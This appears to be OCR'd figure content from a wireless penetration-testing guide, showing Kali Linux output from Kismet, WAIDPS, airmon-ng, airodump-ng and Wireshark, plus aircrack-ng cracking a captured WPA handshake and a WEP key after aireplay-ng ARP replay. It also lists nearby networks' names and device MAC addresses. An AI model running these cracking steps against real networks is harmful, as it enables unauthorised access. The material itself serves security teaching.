




```
root@kali:~# iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 44:94:FC:37:10:6E
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=70/70  Signal level=-29 dBm
                    Encryption key:on
                    ESSID:"Aircrack_Wifi"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=00000000b9c916c8
                    Extra: Last beacon: 104ms ago
                    IE: Unknown: 000D4169726372616361636B5F57696669
                    IE: Unknown: 010882840B162430486C
                    IE: Unknown: 030106
                    IE: Unknown: 2A0100
                    IE: Unknown: 2F0100
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 32040C121860
```



Kismet Sort View Windows
Name T C Ch Pkts Size
Kismet
Not
Connected
[--- No networks seen ---]
MAC Type Freq Pkts Size Manuf
[--- No clients seen ---]
Terminal colors
Some terminals don't display some colors (notably, dark grey)
correctly. The next line of text should read 'Dark grey text':
Dark grey text
Is it visible? If you answer 'No', dark grey
will not be used in the default color scheme. Remember, you
can always change colors to your taste by going to
Kismet->Preferences->Colors.
[No]
[Yes]
(Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
(Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
(Connection refused) will attempt to reconnect in 5 seconds.



Kismet Server Console
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or
ERROR: Readin
ile or dire
INFO: Creatin
INFO: Registe
INFO: Pcap lo
p'
INFO: Opened
INFO: Opened
INFO: Opened
INFO: Opened
INFO: Opened alert log file 'Kismet-20160617-19-29-18-1.alert'
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
client, or by placing them in the Kismet config file
(/etc/kismet/kismet.conf)
INFO: Kismet server accepted connection from 127.0.0.1
No sources
Kismet started with no packet sources defined.
No sources were defined or all defined sources
encountered unrecoverable errors.
Kismet will not be able to capture any data until
a capture interface is added. Add a source now?
[No]
[Yes]
[Kill Server]
[Close Console Window]


Kismet Server Console
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading conf
ERROR: Reading conf
INFO: Creating chan
INFO: Registering d
INFO: Pcap log in P
INFO: Opened pcapdu
INFO: Opened netxml
INFO: Opened nettxt
INFO: Opened gpsxml
INFO: Opened alert
Add Source
Intf wlan0
Name Wireless Interface
Opts
[Cancel]
[Add]
2 (No such file or
such file or dire
pcapdump'
txml'
ttxt'
sxml'
rt'
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet client, or by placing them in the Kismet config file (/etc/kismet/kismet.conf)
INFO: Kismet server accepted connection from 127.0.0.1
[Kill Server]
[Close Console Window]


~ Kismet Sort View Windows
Name T C Ch Pkts Size
+! Autogroup Data D ? --- 4 112B
<Hidden SSID> A 0 6 1 0B
MAC Type Freq Pkts Size Manuf
[--- No clients seen ---]
No GPS data (GPS not connected) Pwr: AC
45
0
Packets
Data
kali
Elapsed
00:02.43
Networks
4
Packets
417
Pkt/Sec
13
Filtered
0
00:00:00:00, encryption no, channel 0, 0.00 mbit
INFO: Detected new managed network "", BSSID A0:CF:5B:6A:49:E2, encryption yes, channel 6, 54.00 mbit
INFO: Detected new data network "<Unknown>", BSSID 60:02:92:FC:45:3A, encryption no, channel 0, 0.00 mbit
Wireless
Hop


Version 1.0, R.6 (Updated - 10 Oct 2014)
|S||Y||W||O||R||K||S| |P||R||O||G||R||A||M||M||I||N||G| - syworks (at) gmail.com
WAIDPS 1.0, R.6 - The Wireless Auditing, Intrusion Detection & Prevention System
Written By SY Chua, 28 Feb 2014, Updated 10 Oct 2014
Description :
WAIDPS, Wiresless Auditing, Intrusion Detection & Prevention System is a tool designed to harvest all WiFi information (AP / Station details) in your surrounding and store as a database for reference. With the stored data, user can further lookup for specific MAC or names for detailed information of it relation to other MAC addresses. It primarily purpose is to detect wireless attacks in WEP/WPA/WPS encryption.
It also comes with an analyzer and viewer which allow user to further probe and investigation on the intrusion/suspicious packets captured. Additional features such as blacklisting which allow user to monitor specific MACs/Names's activities. All information captured can also be saved into pcap files for further investigation.
WAIDPS also provide user with the option of cracking WEP/WPA/WPS enabled access point.


[!] MAC OUI Database (Optional) not found !
Database can be downloaded at https://raw.githubusercontent.com/SYWorks/Database/master/mac-oui.db
Copy the download file mac-oui.db and copy it to /.SYWorks/Database/
? (Y/n) : ou prefer to download it now ?


ACCESS POINTS / WIRELESS CLIENTS LISTING
BSSID STA ENC CIPHER AUTH CH PWR Range 11S WPS Ver LCK ESSID
OUI
20:25:64:B2:DD:08 0 WPA2 CCMP/TKIP PSK 1 -64 Average - - - - CBCI-2A52
-2.4 PEGATRON CORPORATION [3]
30:91:8F:B2:58:E5 0 WPA2 CCMP PSK 1 -74 Average - - - - SalonDolc
e Unknown
A0:63:91:4A:9B:B3 0 WPA2 CCMP PSK 7 -52 Average - - - - NETGEAR47
Unknown
46:D9:E7:F7:3E:51 0 OPN None - 11 -47 Good - - - - ServiceSt
ationGuest Unknown
44:D9:E7:F7:3E:51 0 WPA2 CCMP PSK 11 -55 Average - - - - ServiceSt
ation Unknown
20:76:00:01:86:04 0 WPA2 CCMP PSK 11 -82 Poor - - - - myqwest16
29 Actiontec Electronics, Inc [3]

```
        < < << UNASSOCIATED STATIONS [Last seen within 3 mins]    >> > >

00:6E:EE:DB:C4:82       0      Unknown   2016-06-17 17:53:28    2016-06-17 17:53:31   0:00:07   Unknown
00:26:AB:62:AD:E5       -70    Average   2016-06-17 17:53:08    2016-06-17 17:53:23   0:00:15   SEIKO EPS
ON CORPORATION [3]
Probe   : enesis
F6:37:5B:EE:00:13       -68    Average   2016-06-17 17:52:58    2016-06-17 17:52:58   0:00:40   Unknown
F6:D2:43:A2:F2:A3       -71    Average   2016-06-17 17:52:58    2016-06-17 17:52:58   0:00:40   Unknown
90:72:40:C7:96:0B       -83    Poor      2016-06-17 17:53:22    2016-06-17 17:53:22   0:00:16   Apple [3]
20:C9:D0:5E:A5:47       -82    Poor      2016-06-17 17:53:18    2016-06-17 17:53:18   0:00:20   Apple [3]
B8:44:D9:37:06:8C       -80    Poor      2016-06-17 17:53:07    2016-06-17 17:53:07   0:00:31   Unknown
44:D2:44:31:BC:FB       -77    Poor      2016-06-17 17:53:15    2016-06-17 17:53:15   0:00:23   Unknown
Probe   : CH-I53570B7
BC:3B:AF:3F:F2:53       -76    Poor      2016-06-17 17:53:09    2016-06-17 17:53:22   0:00:16   Apple [3]
Probe   : rontier4165
B8:57:D8:5D:8C:D4       -74    Average   2016-06-17 17:53:28    2016-06-17 17:53:28   0:00:10   Unknown
C0:33:5E:11:94:73       -73    Average   2016-06-17 17:53:17    2016-06-17 17:53:17   0:00:21   Unknown
6A:55:45:FD:50:3C       -69    Average   2016-06-17 17:53:22    2016-06-17 17:53:22   0:00:16   Unknown
F6:E4:F8:31:25:B9       -64    Average   2016-06-17 17:53:13    2016-06-17 17:53:16   0:00:22   Unknown
4C:BB:58:E1:B5:72       -59    Average   2016-06-17 17:53:02    2016-06-17 17:53:02   0:00:36   Unknown
Probe   : SWireless
10:FE:ED:24:6F:F2       0      Unknown   2016-06-17 17:53:06    2016-06-17 17:53:24   0:00:14   TP-LINK T
ECHNOLOGIES CO., LTD. [3]
```

```
root@kali:~# iwconfig
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

```
root@kali:~# airmon-ng -h

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

```
root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.
11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
root@kali:~# iwconfig
wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  525 NetworkManager
  636 dhclient
  874 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.
11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
```


```
root@kali:~# airmon-ng check kill

Killing these processes:

  PID Name
  636 dhclient
  874 wpa_supplicant
```

```
root@kali:~# airodump-ng --help

  Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
  http://www.aircrack-ng.org

  usage: airodump-ng <options> <interface>[,<interface>,...]

  Options:
      --ivs                 : Save only captured IVs
      --gpsd                : Use GPSd
      --write      <prefix> : Dump file prefix
      -w                    : same as --write
      --beacons             : Record all beacons in dump file
      --update       <secs> : Display update delay in seconds
      --showack             : Prints ack/cts/rts statistics
      -h                    : Hides known stations for --showack
      -f            <msecs> : Time in ms between hopping channels
      --berlin       <secs> : Time before removing the AP/client
                              from the screen when no more packets
                              are received (Default: 120 seconds)
      -r             <file> : Read packets from that file
      -x            <msecs> : Active Scanning Simulation
      --manufacturer        : Display manufacturer from IEEE OUI list
      --uptime              : Display AP Uptime from Beacon Timestamp
      --wps                 : Display WPS information (if any)
      --output-format
                   <formats> : Output format. Possible values:
                              pcap, ivs, csv, gps, kismet, netxml
      --ignore-negative-one : Removes the message that says
                              fixed channel <interface>: -1
      --write-interval
                   <seconds> : Output file(s) write interval in seconds
```

```
CH 10 ][ Elapsed: 1 min ][ 2016-06-07 21:56

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:07:00:00:88:41   -1        0        0    0   5  -1                    <length:  0>
DC:3A:5E:4C:A3:A3  -35        4        0    0  11  54e  WPA2 CCMP   PSK  <length: 22>
44:94:FC:37:10:6E  -42       50        0    0   6  54e  WPA2 CCMP   PSK  Aircrack Wifi
10:86:8C:70:38:D6  -43       35        1    0  11  54e. WPA2 CCMP   PSK  Harley-2.4
12:86:8C:70:38:D6  -43       43        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
22:86:8C:70:38:D6  -46       34        0    0  11  54e. OPN              xfinitywifi
32:86:8C:70:38:D6  -46       32        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
38:2C:4A:E3:F2:60  -48       43        1    0   6  54e  WPA2 CCMP   PSK  HR-HOME
20:76:00:65:E2:E5  -49        2       28    0  11  54e  WPA2 CCMP   PSK  CenturyLink1507
10:5F:06:9C:89:55  -48       35       49    0  11  54e  WPA2 CCMP   PSK  SECALT
8E:04:FF:35:F8:AC  -52       38        0    0   6  54e. WPA2 CCMP   PSK  <length: 12>
8E:04:FF:35:F8:AD  -52       37        0    0   6  54e. OPN              xfinitywifi
```

```
CH  6 ][ Elapsed: 18 s ][ 2016-06-14 21:22

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

44:94:FC:37:10:6E  -44 100      188        0    0   6  54e  WPA2 CCMP   PSK  Aircrack_Wifi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

```
CH  6 ][ Elapsed: 1 min ][ 2016-06-14 21:23 ][ WPA handshake: 44:94:FC:37:10:6E

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

44:94:FC:37:10:6E  -41 100      577      101    2   6  54e  WPA2 CCMP   PSK  Aircrack_Wifi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

44:94:FC:37:10:6E  64:A5:C3:DA:30:DC  -18    0e-24   2063      174
```




```
   7732 89.849468                       Actionte_46:9d:a5 (… 802.11      10 Acknowledgement, Flags=........
   1873 29.164972     Netgear_37:10:6e  Apple_da:30:dc       EAPOL     155 Key (Message 1 of 4)
   1878 29.184430     Netgear_37:10:6e  Apple_da:30:dc       EAPOL     189 Key (Message 3 of 4)
   1880 29.187000     Apple_da:30:dc    Netgear_37:10:6e     EAPOL     133 Key (Message 4 of 4)
   4160 51.574572     Netgear_37:10:6e  Apple_da:30:dc       EAPOL     155 Key (Message 1 of 4)
   4166 51.588907     Netgear_37:10:6e  Apple_da:30:dc       EAPOL     189 Key (Message 3 of 4)
   4170 51.591484     Apple_da:30:dc    Netgear_37:10:6e     EAPOL     133 Key (Message 4 of 4)
   7216 83.908415     Apple_da:30:dc    Netgear_37:10:6e     EAPOL     155 Key (Message 2 of 4)
   7219 83.923762     Netgear_37:10:6e  Apple_da:30:dc       EAPOL     189 Key (Message 3 of 4)
   7221 83.927359     Apple_da:30:dc    Netgear_37:10:6e     EAPOL     133 Key (Message 4 of 4)

▸ Frame 1873: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
▸ IEEE 802.11 QoS Data, Flags: ......F.
▸ Logical-Link Control
▸ 802.1X Authentication
```

```
▼ 802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
  ▶ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: d66580dd166be61c208d258d5637f3658686660be7be3137...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 22
  ▼ WPA Key Data: dd14000fac0471395f8f2d05308c29bf183cd80f1b86
    ▶ Tag: Vendor Specific: Ieee8021: RSN
```

```
                        Aircrack-ng 1.2 rc3

             [00:00:27] 13128 keys tested (522.32 k/s)

                 Current passphrase: turtle123

   Master Key     : E0 F6 72 7B 66 A0 69 96 22 55 63 E2 D1 F8 99 33
                    F9 3F 9F D6 DA CD 26 F1 A4 B2 7B BC 5A 3F 7D 8E

   Transient Key  : E0 A4 A3 B0 7D DA 2D 9D 8A 07 25 48 BD 15 AA 4D
                    65 CC 85 81 37 D4 12 AE 92 66 1A E4 3A 51 F7 8D
                    C6 10 AD 06 EE DB 52 D3 2F 73 E9 F7 02 43 6E 26
                    3B 4F 21 AB 83 DB 04 BF 6B 52 06 95 00 6D 22 18

   EAPOL HMAC     : 72 5B AF D4 8D D0 68 55 1D 2B 63 9B 6D 41 DD 4A
```

```
                        Aircrack-ng 1.2 rc3

             [01:42:41] 8623648 keys tested (1385.07 k/s)

                 KEY FOUND! [ 15SHOUTINGspiders ]

   Master Key     : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
                    D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

   Transient Key  : 59 08 E5 12 AA BA 7F 3E 63 FF 11 FF 19 CB 0B 6F
                    C7 EC C8 D3 F0 92 E4 FC C5 C9 5B 70 96 6B 07 CC
                    B9 CC A4 6B D5 9D A8 F3 12 4F E4 E3 AB D3 2E 9E
                    0E B5 46 86 E6 FC E3 BA 43 90 59 F7 5D 4F 16 23

   EAPOL HMAC     : 28 AA 14 FB 14 A0 0C 57 51 F8 0A 6C C4 1F B4 BF
```

```
CH  6 ][ Elapsed: 6 s ][ 2016-06-17 18:52

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

DC:FE:07:73:8D:AA  -90        2        0    0   6  54e. OPN              xfini
5E:8F:E0:A5:C0:48  -85        2        0    0   6  54e. WPA2 CCMP   PSK  <leng
E0:3F:49:94:C0:28  -81        2        0    0   6  54e  WPA2 CCMP   PSK  MDH W
7E:8F:E0:A5:C0:48  -84        2        0    0   6  54e. WPA2 CCMP   PSK  <leng
B4:75:0E:C3:C0:34  -86        2        0    0   6  54e  WPA2 CCMP   PSK  Boomb
CC:03:FA:CA:A6:5A  -86        2        0    0  11  54e  WPA2 CCMP   PSK  HOME-
10:86:8C:D1:BF:7A  -82        3        0    0  11  54e. WPA2 CCMP   PSK  Aaron
5C:57:1A:87:58:A0  -82        2        0    0  11  54e  WPA2 CCMP   PSK  HOME-
20:76:00:65:E2:E5  -82        3        0    0  11  54e  WPA2 CCMP   PSK  Centu
7E:8F:E0:9B:02:D4  -75        3        0    0   6  54e. WPA2 CCMP   PSK  <leng
C0:56:27:DB:30:41  -55        4        0    0  11  54e  WEP  WEP         belki
10:5F:06:9C:89:55  -35        4        1    0  11  54e  WPA2 CCMP   PSK  SECAL
32:86:8C:70:38:D6  -47        4        0    0  11  54e. WPA2 CCMP   PSK  <leng
8E:04:FF:35:F8:AD  -45        6        0    0   6  54e. OPN              xfini
8E:04:FF:35:F8:AC  -44        8        0    0   6  54e. WPA2 CCMP   PSK  <leng
8C:04:FF:35:F8:AB  -45        5        3    1   6  54e  WPA2 CCMP   PSK  HOME-
10:86:8C:70:38:D6  -47        3        0    0  11  54e. WPA2 CCMP   PSK  Harle
12:86:8C:70:38:D6  -51        4        0    0  11  54e. WPA2 CCMP   PSK  <leng
```

```
CH  1 ][ Elapsed: 2 mins ][ 2016-06-17 18:25

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

C0:56:27:DB:30:41  -45  13      354        0    0   1  54e  WEP  WEP    OPN  b

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:56:27:DB:30:41  10:FE:ED:24:6F:F2    0    0 - 1      1        0
```

```
root@kali:~# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:13  Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11

18:55:13  Sending Authentication Request (Open System) [ACK]
18:55:13  Authentication successful
18:55:13  Sending Association Request [ACK]
18:55:13  Association successful :-) (AID: 1)
```

```
root@kali:~# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:40  Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
Saving ARP requests in replay_arp-0617-185541.cap
You should also start airodump-ng to capture replies.
Read 19256 packets (got 27 ARP requests and 47 ACKs), sent 76 packets...(497 pps
Read 19357 packets (got 42 ARP requests and 83 ACKs), sent 126 packets...(498 pp
Read 19470 packets (got 69 ARP requests and 122 ACKs), sent 177 packets...(501 p
Read 19606 packets (got 90 ARP requests and 167 ACKs), sent 227 packets...(500 p
```

```
CH 11 ][ Elapsed: 14 mins ][ 2016-06-17 19:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

C0:56:27:DB:30:41  -27 100     5608    16358    0  11  54e  WEP  WEP    OPN  b

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C0:56:27:DB:30:41  10:FE:ED:24:6F:F2    0   48 - 1      0    491966
C0:56:27:DB:30:41  3C:15:C2:CE:45:CE  -22   54e-54e     0     11839
```

```
                                Aircrack-ng 1.2 rc3

                      [00:00:32] Tested 673 keys (got 4819 IVs)

   KB    depth   byte(vote)
    0    5/  6   B9(7424) A5(7168) DF(7168) 67(6912) AD(6912)
    1   20/  1   E5(6656) 1A(6400) 37(6400) 9B(6400) AF(6400)
    2    7/  2   E8(6912) 0F(6656) 29(6656) 6F(6656) 7E(6656)
    3    0/  3   54(8448) 39(7424) F6(7424) FE(7424) 35(7168)
    4    0/  3   1C(8704) 5A(7936) E3(7936) 48(7680) 4C(7680)
```

```
                                Aircrack-ng 1.2 rc3

                      [00:02:52] Tested 73253 keys (got 15277 IVs)

   KB    depth   byte(vote)
    0    0/  3   34(24576) BF(22016) 75(21760) C3(20992) E6(20736)
    1   20/ 24   7C(18432) 3A(18176) 57(18176) 81(18176) 9A(18176)
